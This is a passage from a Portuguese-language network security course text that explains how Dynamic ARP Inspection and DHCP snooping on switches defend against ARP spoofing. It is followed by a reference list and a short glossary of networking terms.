O Dynamic ARP Inspection (DAI) examina as requisições ARP (ARP request e ARP response) na rede local a fim de validar os pacotes ARP. O *switch* intercepta os pacotes ARP das portas de acesso (configuradas como não confiáveis), e os valida contra o banco de dados do DHCP *snooping*, descartando os pacotes que não tenham nenhuma entrada IP-MAC correspondente nesse banco de dados, sem atualizar o *cache* ARP local com as informações desses pacotes. Pacotes com endereço IP inválidos, também são descartados.




Figura 7.25 – Utilização da DAI e DHCP *snooping* contra ataques ARP
Fonte: www.cisco.com (2018)

Da figura “Utilização da DAI e DHCP *snooping* contra ataques ARP” é possível observar que ao se habilitar o DAI e o DHCP *snooping* na porta do *switch*, os mapeamentos IP-MAC reportados pelo *host* 10.1.1.3 mostram-se inconsistentes, sendo então os respectivos pacotes ARP descartados pelo *switch* sem atualização do *cache* ARP local.

Embora a DAI possa evitar que ataques baseados no protocolo ARP interrompam o tráfego da rede ou permitir sua interceptação (*sniffing*), é importante ressaltar que caso esse mecanismo de proteção venha a ser incorretamente configurado, usuários legítimos poderão ser impedidos de acessar a rede.

REFERÊNCIAS

BLANK, A.G. **TCP/IP Foundations**. Alameda: Sybex Inc., 2004.

CERT. **Cartilha de Segurança para Internet**. [s.d.]. Disponível em <<https://cartilha.cert.br/senhas/>>. Acesso em: 21 abr. 2020.

CHAMBERS, C.; DOLSKE, J.; IYER, J. **TCP/IP Security**. [s.d.]. Disponível em <http://www.linuxsecurity.com/resource_files/documentation/tcpip-security.html>. Acesso em: 21 abr. 2020.

HUNT, C. **TCP/IP Network Administration**. 3. ed. Sebastopol: O'Reilly Media, 2010.

IBM. **Brute Force Attacks**. Disponível em: <https://www.ibm.com/support/knowledge-center/en/SSB2MG_4.6.0/com.ibm.ips.doc/concepts/wap_brute_force.htm>. Acesso em: 21 abr. 2020.

JUNIPER. **Understanding Dynamic ARP Inspection for Protecting Switching Devices Against ARP Spoofing**. Disponível em: <https://www.juniper.net/documentation/en_US/junos/topics/concept/port-security-dynamic-arp-inspection.html#jd0e65>. Acesso em: 21 abr. 2020.

MYERS, L. **Guide to DDoS Attacks**. 2014. Disponível em: <<https://its.fsu.edu/sites/g/files/imported/storage/original/application/dfd40f8b7415faa8fc306afa529520da.pdf>>. Acesso em: 21 abr. 2020.

MYERS, R. **Attacks on TCP/IP Protocols**. 2016. Disponível em: <<https://www.utc.edu/center-information-security-assurance/pdfs/course-paper-5620-attacktcpip.pdf>>. Acesso em: 21 abr. 2020.

OLIVEIRA, S. **Ataques e Defesas em Redes TCP/IP**. 2015. Disponível em: <https://www.researchgate.net/profile/Sergio_Oliveira21/publication/267299372_Atques_e_Defesas_em_Redes_TCPIP/links/5658326e08aeafc2aac280f2.pdf>. Acesso em: 21 abr. 2020.

PETERSON, L. L.; DAVIE, R.S. **Redes de Computadores – Uma abordagem de sistemas**. 3. ed. Rio de Janeiro: Elsevier, 2004.

TCP SYN Flood. [s.d.]. Disponível em: <<https://www.incapsula.com/ddos/attack-glossary/syn-flood.html>>. Acesso em: 21 abr. 2020.

GLOSSÁRIO

spoof(ing)	Prática adotada em ataques cibernéticos em que o atacante oculta seu verdadeiro endereço IP com intuito de passar-se pelo alvo de forma fraudulenta.
endereço de broadcast	Endereço de rede específico, o qual encaminha as mensagens recebidas a todos os <i>hosts</i> ativos na rede.
datagramas source-routed	São datagramas nos quais a origem do pacote determina, parcial ou totalmente, a rota que ele deverá tomar até seu destino, em vez de permitir que os <i>gateways</i> em seu caminho o façam. Isso pode configurar uma séria falha de segurança, na medida em que o pacote poderá ser desviado dos dispositivos de proteção normalmente encontrados na rota entre sua origem e seu destino.
DHCP snooping	Simplificadamente, é um recurso de segurança de camada 2, que filtra mensagens DHCP não confiáveis/inválidas.